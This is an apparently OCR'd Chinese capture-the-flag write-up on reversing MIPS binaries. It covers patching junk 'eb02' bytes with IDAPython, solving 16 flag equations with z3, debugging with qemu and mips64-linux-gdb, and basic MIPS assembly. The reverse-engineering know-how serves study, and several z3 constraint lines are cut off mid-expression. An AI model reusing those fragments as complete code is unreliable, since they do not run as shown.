
#下一条指令

04 .....

‘02’机器码是在这个02地址基础上偏移，所以jmp的地址为 02 + 02 = 04

而mips下一条指令固定是4字节，所以造成了段错误（简而言之就是访问了不该访问的地址），姑且可以看作花指令，

这个东西不止导致动调失败，也会导致静态反编译失败

> ps:上一道的段错误也应该是相似的原因（具体我还没有细看）
>
> 
>
>
> （这是cipher发生段错时的情况）

之后我们的办法就是把所有的eb02都nop掉


idapython:

‘cq674350529’

请输入脚本体

```
addr1 = 0x004001F0
addr2 = 0x00403234
while addr1 <= addr2:
    if Byte(addr1) == 0xeb and Byte(addr1+1) == 0x02:
        PatchByte(addr1,0x00)
        PatchByte(addr1+1,0x00)
        PatchByte(addr1+2,0x00)
        PatchByte(addr1+3,0x00)
    addr1 += 4
print 'okkkk'
```

把它保存到baby_mips_Patch里，再运行，ok了



这时候再反编译，原来的400420里有了算法

太大了放不下了

```
undefined4 uVar1;

if (*param_1 * 0xca6a + param_1[1] * -0xd9ee + param_1[2] * 0xc5a7 + param_1[3] * 0x19ee +
    param_1[4] * 0xb223 + param_1[5] * 0x42e4 + param_1[6] * 0xc112 + param_1[7] * -0xcf45 +
    param_1[8] * 0x260d + param_1[9] * 0xd78d + param_1[10] * 0x99cb + param_1[0xb] * -0x3e58 +
    param_1[0xc] * -0x97cb + param_1[0xd] * 0xfba9 + param_1[0xe] * -0xdc28 +
    param_1[0xf] * 0x859b == 0xaa2ed7) {
  if (*param_1 * 0xf47d + param_1[1] * 0x12d3 + param_1[2] * -0x4102 + param_1[3] * 0xcedf +
      param_1[4] * -0xafcf + param_1[5] * -0xeb20 + param_1[6] * -0x2065 + param_1[7] * 0x36d2 +
      param_1[8] * -0x30fc + param_1[9] * -0x7e5c + param_1[10] * 0xeea8 + param_1[0xb] *
      0xd8dd +
      param_1[0xc] * -0xae2 + param_1[0xd] * 0xc053 + param_1[0xe] * 0x5158 +
      param_1[0xf] * -0x8d42 == 0x69d32e) {
    if (*param_1 * -0xad31 + param_1[1] * -0x4fea + param_1[2] * 0x2075 + param_1[3] * 0x9941 +
        param_1[4] * -0xbd78 + param_1[5] * 0x9e58 + param_1[6] * 0x40ad + param_1[7] * -0x8637
        +
        param_1[8] * -0x2e08 + param_1[9] * 0x4414 + param_1[10] * 0x2748 + param_1[0xb] *
        0x1773
        + param_1[0xc] * 0xe414 + param_1[0xd] * -0x7b19 + param_1[0xe] * 0x6b71 +
        param_1[0xf] * -0x3dcf == 0x3b89d9) {
      if (*param_1 * -0x1229 + param_1[1] * -0x1df0 + param_1[2] * 0x8115 + param_1[3] * 0x54bd
      +
          param_1[4] * -0xf2ba + param_1[5] * 0xdbd + param_1[6] * 0x1dcf + param_1[7] * 0x272 +
          param_1[8] * -0x2fcc + param_1[9] * -0x93d8 + param_1[10] * -0x6f6c +
          param_1[0xb] * -0x98ff + param_1[0xc] * 0x2148 + param_1[0xd] * -0x6be2 +
          param_1[0xe] * 0x2e56 + param_1[0xf] * -0x7bdf == -0x95a516) {
        if (*param_1 * -0x573f + param_1[1] * 0xdc78 + param_1[2] * -0x380f + param_1[3] * 0x33...
            + param_1[4] * -0x7252 + param_1[5] * -0xe5a9 + param_1[6] * 0x7a53 +
            param_1[7] * -0x4082 + param_1[8] * -0x584a + param_1[9] * 0xc8db +
            param_1[10] * 0xd941 + param_1[0xb] * 0x6806 + param_1[0xc] * -0x8b97 +
            param_1[0xd] * 0x23d4 + param_1[0xe] * 0xac2a + param_1[0xf] * 0x20ad == 0x953584) {
          if (*param_1 * 0x5bb7 + param_1[1] * -0xfdb2 + param_1[2] * 0xaaa5 +
              param_1[3] * -0x50a2 + param_1[4] * -0xa318 + param_1[5] * 0xbcba +
              param_1[6] * -0x5e5a + param_1[7] * 0xf650 + param_1[8] * 0x4ab6 +
              param_1[9] * -0x7e3a + param_1[10] * -0x660c + param_1[0xb] * 0xaed9 +
```

（还有好多）

是16个方程求解：

果断z3：（当然方法很多）

```
from z3 import *

a = [BitVec("a%d"%i, 32) for i in range(16)]
s = Solver()
s.add(0xca6a*a[0] -0xd9ee*a[1] +0xc5a7*a[2] +0x19ee*a[3] +0xb223*a[4] +0x42e4*a[5] +0xc112*a[6] -0xcf45*a[7
s.add(0xf47d*a[0] +0x12d3*a[1] -0x4102*a[2] +0xcedf*a[3] -0xafcf*a[4] -0xeb20*a[5] -0x2065*a[6] +0x36d2*a[7
s.add(0xffff52cf*a[0] -0x4fea*a[1] +0x2075*a[2] +0x9941*a[3] -0xbd78*a[4] +0x9e58*a[5] +0x40ad*a[6] -0x8637
s.add(0xffffedd7*a[0] -0x1df0*a[1] +0x8115*a[2] +0x54bd*a[3] -0xf2ba*a[4] +0xdbd*a[5] +0x1dcf*a[6] +0x272*a
s.add(0xffffa8c1*a[0] +0xdc78*a[1] -0x380f*a[2] +0x33c0*a[3] -0x7252*a[4] -0xe5a9*a[5] +0x7a53*a[6] -0x4082
s.add(0x5bb7*a[0] -0xfdb2*a[1] +0xaaa5*a[2] -0x50a2*a[3] -0xa318*a[4] +0xbcba*a[5] -0x5e5a*a[6] +0xf650*a[7
s.add(0x812d*a[0] -0x402c*a[1] +0xaa99*a[2] -0x33b*a[3] +0x311b*a[4] -0xc0d1*a[5] -0xfad*a[6] -0xc1bf*a[7]
s.add(0x15c5*a[0] +0xb128*a[1] -0x957d*a[2] +0xdf80*a[3] +0xee68*a[4] -0x3483*a[5] -0x4b39*a[6] -0x3807*a[7
s.add(0xaf37*a[0] +0x709*a[1] +0x4a95*a[2] -0xa445*a[3] -0x4c32*a[4] -0x6e5c*a[5] -0x45a6*a[6] +0xb989*a[7]
s.add(0xffff262a*a[0] +0xdf05*a[1] -0x148e*a[2] -0x4758*a[3] -0xc6b2*a[4] -0x4f94*a[5] -0xf1f4*a[6] +0xcf8*
s.add(0xffff9be3*a[0] -0x716d*a[1] +0x4505*a[2] -0xb99d*a[3] +0x1f00*a[4] +0x72bc*a[5] -0x7ff*a[6] +0x8945*
s.add(0x245e*a[0] +0xf2c4*a[1] -0xeb20*a[2] -0x31d8*a[3] -0xe329*a[4] +0xa35a*a[5] +0xaacb*a[6] +0xe24d*a[7
s.add(0x157*a[0] -0x5f9c*a[1] -0xf1e6*a[2] +0x550*a[3] -0x441b*a[4] +0x9648*a[5] +0x8a8f*a[6] +0x7d23*a[7]
s.add(0xf81b*a[0] -0x76cb*a[1] +0x543d*a[2] -0x4a85*a[3] +0x1468*a[4] +0xd95a*a[5] +0xfbb1*a[6] +0x6275*a[7
s.add(0xffff6b97*a[0] +0xd61d*a[1] +0xe843*a[2] -0x8c64*a[3] +0xda06*a[4] +0xc5ad*a[5] +0xd02a*a[6] -0x2168
s.add(0x48ed*a[0] +0x2141*a[1] +0x33ff*a[2] +0x85a9*a[3] -0x1c88*a[4] +0xa7e6*a[5] -0xde06*a[6] +0xbaf6*a[7


if(s.check()==sat):
    c = b''
    m = s.model()
    for i in range(16):
        print("a[%d]=%d"%(i, m[a[i]].as_long()))
    for i in range(16):
        print(chr(m[a[i]].as_long()&0xff), end='')
```

之后我们来聊一下GDB动调

GDB动态调试

用IDA来动调是有弊端的，我们来看下一道题 （在绿盟看到的一道题姑且叫它） 绿盟-mips64

> ps:刚刚我们聊的两道题，都是可以反编译，可以调试，而且ida可以通过字符串找到main，但是很多mips的题是无法反编译的，例如接下来这道，所以要有读汇编的准备。

参考文章:https://www.anquanke.com/post/id/169503#h2-4

老规矩看一下信息：

```
yyq@yyq-virtual-machine:~/桌面/IDA$ readelf -h mips64
ELF 头:
  Magic:   7f 45 4c 46 02 02 01 00 00 00 00 00 00 00 00 00
  类别:                              ELF64
  数据:                              2 补码，大端序 (big endian)
  版本:                              1 (current)
  OS/ABI:                            UNIX - System V
  ABI 版本:                          0
  类型:                              EXEC (可执行文件)
  系统架构:                          MIPS R3000
  版本:                              0x1
  入口点地址:               0x120003c50
  程序头起点:               64 (bytes into file)
  Start of section headers:          702088 (bytes into file)
  标志:                  0x80000007, noreorder, pic, cpic, mips64r2
  本头的大小:            64 (字节)
  程序头大小:            56 (字节)
  Number of program headers:         6
  节头大小:              64 (字节)
  节头数量:              35
  字符串表索引节头:      34
```

mips64 大端

这道题无法反编译（原因没有探究，根据报错可能是.rel.dyn重定向表的问题）

ghidra尝试：

我们来看一下ida里可不可以找确定main位置

```
E08             .byte 0x57  # W
E09             .byte 0x65  # e
E0A             .byte 0x6C  # l
E0B             .byte 0x63  # c
E0C             .byte 0x6F  # o
E0D             .byte 0x6D  # m
E0E             .byte 0x65  # e
E0F             .byte 0x20
E10             .byte 0x74  # t
E11             .byte 0x6F  # o
E12             .byte 0x20
```

无法交叉引用，定位困难，估计还是跟.rel.dyn有关系

静态看不出啥了，

所以首要任务就是动调找到main函数

我们依然尝试用ida连一下：


```
oot@yyq-virtual-machine:/home/yyq/桌面/IDA# ./mips64
elcome to QWB, Please input your flag: 111111
rong Flag!
```

直接尝试运行，成功

看来是静态链接，且没有eb02这种错误

用同样的方法练一下ida

```
qemu-mips64 -g 23946 ./mips64
```



会在start函数里直接跑飞

发现会running之后，没有提示，直接输入了，之后退出。

ida动调直接就飞了

我们来用gdb动调

调试mips64，我们需要用mips64-linux-gdb来调试

具体的安装就看上述文章里：

1.从gdb官网http://www.gnu.org/software/gdb/download/下载[gdb-8.1.1.tar.gz](https://ftp.gnu.org/gnu/gdb/gdb-8.1.1.tar.gz)

2.将gdb-8.1.1.tar.gz 拷贝到任何你愿意的Linux目录下, 解压

```
tar -zxvf gdb-8.1.1.tar.gz
```

3.编译mips64-linux-gdb

到目录gdb-8.1.1下，编译命令

```
cd gdb-8.1.1
./configure --target=mips64-linux --prefix=/usr/local/mips64-gdb -v
make
make install
```

安装成功后，可以在 /usr/local/mips64-gdb/bin 目录中看到这两个文件

mips64-linux-gdb mips64-linux-run

4.运行mips64-linux-gdb

```
root@kali:/usr/local/mips64-gdb/bin# /usr/local/mips64-gdb/bin/mips64-linux-gdb
```

把mips64-linux-gdb装到环境变量里，用的时候更方便，方法如下

```
echo $PATH
```

```
export PATH=（你自己到bin的路径）/bin:$PATH
```

（添加bin文件的路径到环境变量）

```
vi .bashrc
```

在文件的最后一行添加:

```
export PATH=（你自己到bin的路径）bin:$PATH  保存退出即可
```

（添加bin文件的路径）

开始链接：

服务端：

启动qemu时，使用-g 9999 开启 gdbserver ，9999是调试端口号，gdb中用这个端口号链接gdbserver。

```
qemu-mips64 -g 9999 ./mips64
```

或者写上-strace参数来让程序输出更多的调试信息

```
qemu-mips64-strace -g 9999 ./mips64
```

客户端：

在题目目录里打开mips64-linux-gdb


```
mips64-linux-gdb
```

在gdb里

```
(gdb) file mips64
Reading symbols from mips64...(no debugging symbols found)...done.
(gdb) set architecture mips:isa64r2
The target architecture is assumed to be mips:isa64r2
(gdb) target remote localhost:9999
Remote debugging using localhost:9999
0x0000000120003c50 in ?? ()
```

连接成功

9999是调试端口号




0x0000000120003c50是程序的入口点，在ida动调的时候也从这块开始

> Mips64-linux-gdb的指令基础：（和普通的gdb指令一样）
>
> i r *#查看所有寄存器*
>
> i fl *#查看所有fpu*
>
> c *#继续程序到下一个断点*
>
> ni *#单步执行*
>
> x/10i $pc *#查看当前指令情况*

okk之后开始动调：

直接先按 c 跑飞，看qemu那边给出的信息：



linux应该就是read，进行系统调用

Write read函数的地址知道了

如何定位main函数？

为了定位，可以把所有IDA里的函数都下断点，锁定输入，与输出（wrong）之间函数，就能确定main函数里调用的函数

把ida里的函数都改成断点的格式：

b* 0x。。。。。

```
sub_120003740
sub_1200037D0
sub_120003960
sub_120003AC0
start
sub_120003CB0
sub_120003D48
sub_120003E30
sub_120003EB0
sub_120004278
sub_120004640
sub_120004A08
sub_120004EB0
sub_120004F60
sub_120005250
sub_120005370
sub_1200053E0
sub_120005650
sub_1200056C0
sub_120005700
sub_1200057E0
sub_120005860
sub_120005A20
sub_120005A90
sub_120005AD0
```


。。。。。。。

（博主就用excel 然后 word改了一下格式）

```
b*
0x120003740
b*
0x1200037D0
b*
0x120003960
b*
0x120003AC0

b*
```

放到gdb里下断点

要注意下的是，有的函数有很多次



程序开始输入：

从此记录期间的函数：

```
0x0000000120014740 in ?? ()
0x0000000120014740 in ?? ()
0x000000012001f110 in ?? ()
0x000000012000d6b0 in ?? ()
0x000000012001f110 in ?? ()
0x00000001200206e0 in ?? ()
0x00000001200138a0 in ?? ()
0x0000000120012978 in ?? ()
0x0000000120012120 in ?? ()
0x000000012000ffc8 in ?? ()
0x00000001200112f0 in ?? ()
0x0000000120022504 in ?? ()
```

之后们d把断点清一清，再再这几个函数下断点

此时我们无形中已经进入main

确定比较的位置：

思路：

通过错误情况这一分支，一个一个函数往上找，一直到分支点（有用户输入）到IDA里查看汇编，之后在正确的分支里就可以看到加密函数。

我们知道，最后一个断点之后就是wrong

所以从后面开始找

而在比较函数里一定会有用户的输入，当传进这个函数的参数中有用户的输入，那么很可能是比较函数

> 一些mips64的知识：
>
> 函数的输入参数分别在寄存器a0,a1,a2…中，关注这几个寄存器的值，就可以知道某个函数如sub_120022504(a0,a1,a2)的输入参数（现在这里提一嘴，之后会详细总结）

开始：

我的输入为“123456”

120022504情况：

```
(gdb) b* 0x0000000120022504
Breakpoint 28 at 0x120022504
(gdb) c
Continuing.
Python Exception <type 'exceptions.NameError'> Installation error: gdb.execute_unwinders function i
s missing:

Breakpoint 28, 0x0000000120022504 in ?? ()
(gdb) i r
                zero               at               v0               v1
 R0   0000000000000000 0000000000000001 0000000000000000 0000000000000000
                  a0               a1               a2               a3
 R4   0000000000000001 00000001200b97c0 000000000000000c ffffffffbad2a84
                  a4               a5               a6               a7
 R8   ffffffffffffffff 0000000000000004 0000000000000000 000000005f12749c
                  t0               t1               t2               t3
 R12  00000001200b9fd0 0000000000000000 0000000000000001 000000006720466c
                  s0               s1               s2               s3
 R16  000000000000000c 00000001200b97c0 00000001200b1770 000000000000000c
                  s4               s5               s6               s7
 R20  00000001200b3498 000000000000000c 0000000000000000 0000000000000000
                  t8               t9               k0               k1
 R24  0000000000000003 0000000120022504 0000000000000000 0000000000000000
                  gp               sp               s8               ra
 R28  00000001200bb740 00000040007ffc40 0000000000000000 0000000120011338
                  sr               lo               hi              bad
      0000000024800030 0000000000000000 000000000000028 0000000000000000
               cause               pc
      0000000000000000 0000000120022504
                 fsr              fir
            00000000         00738900
(gdb) x/s $a1
0x1200b97c0:    "Wrong Flag!\nWB, Please input your flag: "
(gdb)
```

a1里面是wrong flag

我们再往上找：

1200112f0情况：

```
                zero               at               v0               v1
 R0   0000000000000000 0000000000000001 0000000000000000 00000001200b97c0
                  a0               a1               a2               a3
 R4   00000001200b1770 00000001200b97c0 000000000000000c ffffffffbad2a84
                  a4               a5               a6               a7
 R8   ffffffffffffffff 0000000000000004 0000000000000000 000000005f127bd4
```

一直往上找.....


12001f110情况：

```
Breakpoint 2, 0x000000012001f110 in ?? ()
(gdb) i r
                zero               at               v0               v1
 R0   0000000000000000 0000000000000001 0000000000000001 0000000000000000
                  a0               a1               a2               a3
 R4   00000001200b6140 0000000000000081 0000000000000004 0000000120097939
                  a4               a5               a6               a7
 R8   0000000000000001 0000000000000004 0000000000000000 000000005f127f33
                  t0               t1               t2               t3
 R12  00000001200b9fd0 0000000000000000 0000000000000000 000000002f494441
                  s0               s1               s2               s3
 R16  0000000000000000 0000000120005700 00000001200057e0 0000000000000000
                  s4               s5               s6               s7
 R20  0000000000000000 0000000000000000 0000000000000000 0000000000000000
                  t8               t9               k0               k1
 R24  0000000000000038 000000012001f110 0000000000000000 0000000000000000
                  gp               sp               s8               ra
 R28  00000001200bb740 00000040007ffd50 0000000000000000 0000000120003b18
                  sr               lo               hi              bad
      0000000024800030 0000000000000000 000000000000028 0000000000000000
               cause               pc
      0000000000000000 000000012001f110
                 fsr              fir
            00000000         00738900
(gdb) x/s $a0
0x1200b6140:    "123456"
(gdb)
```


经过不懈的努力终于在第一个12001f110出现用户的输入，

大胆猜测这里调用这个函数的地方就是main函数，定位到IDA里。

按‘x’交叉引用：



来到main函数：



很明显，这是一个判断，猜测就是判断字符串长度0x10

沿着猜测的错误线可以看到：

bal　sub_12000D6B0

这个在上文发现是错误，

这里可以验证12001f110就是cmp的函数，而第一个判断就是在判断字符串长度，flag size为16

接下来就要结合gdb读汇编了，在这里我们来插一段对mips汇编及其特性的总结：

mips汇编及其特性的总结

其实这些寄存器的名字都是英文缩写，还是很好记的

寄存器：

有一个IDE叫MARS可以用它来编一编汇编

$zero　就把它当成常数0通常是用来在寄存器里移动用到 eg. add $t0, $zero, $t1 #把t1的值放到t0里

$at　　这是给汇编器暂时存数用的，可以不考虑

$v0, $v1　存函数的返回值

$a0~$a3 存函数传进去的参数

$t0~$t9　暂存寄存器　类似于x86下的ebx啥的

$s0~$s7　储存寄存器　姑且可以把它理解在栈里

eg. addi $s0, $zero, 30

addi $sp, $sp, -4

sw　$s0, 0($sp)

当然用完之后，我们还需要恢复现场（和x86一样）

$k0,$k1 给内核用的

$gp　保存全局变量指针

$sp　堆栈指针寄存器(sp)，MIPS使用的是直接的指令(例如addiu) 来升降堆栈，请注意区别在X86中使用指令POP和PUSH来升降堆栈的做法。在X86平台下，使用的是esp寄存器当做堆栈指针。

在子程序的入口，sp会被升到该子程序需要用到的最大堆栈的位置。在子程序中，堆栈的升降的汇编代码一般都大同小异，

$ ra　存储返回地址　jr $ra

之后就是fpu的寄存器了，它们主要在浮点型计算时用到

一些指令

很多，就说一些在ctf中常看到的

1. lw (load word)加载指令，存储器和寄存器沟通的两个桥梁之一，同理还有 la（load address） li (load immediate data) ld(dword) lh(半字) lb（字节）lwc1(加载浮点数).....在ida里看到此类的姑且就当成x86里的mov就好

2.sw（store word）储存指令，存储器和寄存器沟通的另一个桥梁，通常是存到栈里。

3.add 相加 当然还有 mul(乘) sub(减) div(除)，拿add说明：在ida里很多长daddiu这个样子，需要注意的是加减乘除是分整数（add），单精度浮点数(add.s)，双精度浮点数的(add.d)，需注意！

4.beq bne 两数相等，两数不相等，通常结合slt（set less then）来当c语言里的“if”，还要注意的就是分支延时（下文会说）

5. jar 把它当作x86下的call

6. c.eq.s 或者 c.eq.d 分别是单精度浮点数，与双精度浮点数的比较

个人感觉知道一些基础的指令，一些没见过的指令也可以猜个八九不离十。

寻址方式

https://blog.csdn.net/phunxm/article/details/8938123

摘抄自上文章

> MIPS32中一条32位的指令是无法直接寻址32位的内存地址，加载（lw，load word）和存储（sw，store word）的机器指令数据域offset只支持16位编码。实际上，**MIPS硬件只支持一种寻址方式**，那就是“基址寄存器+16位有符号偏移量”。任何加载（存储）指令都类似如下格式：“lw $1,offset($2)”。可以使用任何寄存器作为目的操作数和源操作数，偏移量offset是一个有符号的16位数（-32768~32767），以上指令的效果为$1=$2+offset。

> 这样就带来一个问题，当我们意欲加载一个32位的常数或地址时，就得使用两条或多条原子机器指令组合完成。这将是一件非常沉闷枯燥的事情，所幸汇编器提供了**合成指令**。当我们使用li指令加载一个32位的立即数时，汇编宏处理器会自动识别立即数类型，并把li拆成两条或多条组合指令。这中**宏汇编**其实并不神奇，类似C语言中的宏块，内含逻辑判断测试指令和操作指令。通过这种合成指令，汇编器提供了简单的直接寻址方式和更多复杂的寻址方式，但均需**分解扩展成原子指令序列**完成。

当然还有利用gp寄存器相对寻址的，这个我们下文再说

分支延时

简单来说：mips64的跳转指令时（b开头的指令），会执行跳转后一条语句之后再跳，而“后一条语句“的位置就是分支延时槽

原因：**https://blog.csdn.net/hit_shaoqi/article/details/53559914**

> 引入分支延迟槽的目的主要是为了提高流水线的效率。
>
> 流水线中，分支指令执行时因为确定下一条指令的目标地址（紧随其后 or 跳转目标处？）一般要到第 2 级以后，在目标确定前流水线的取指级是不能工作的，即整个流水线就“浪费”（阻塞）了一个时间片，为了利用这个时间片，在体系结构的层面上规定跳转指令后 面的一个时间片为分支延迟槽（branch delay slot）。位于分支延迟槽中的指令总是被执行，与分支发生与否没有关系。这样就有效利用了一个时间片，消除了流水线的一个“气泡”。
>
> 这种技术手段主要用在早期没有分支预测的流水线 RISC 上，现代 RISC 实现早就可以在流水线的第 2 级利用分支预测确定跳转的目标，分支延迟槽也就失去了原来的价值，但为了软件上的兼容性 MIPS 和 PowerPC 还是作了保留。

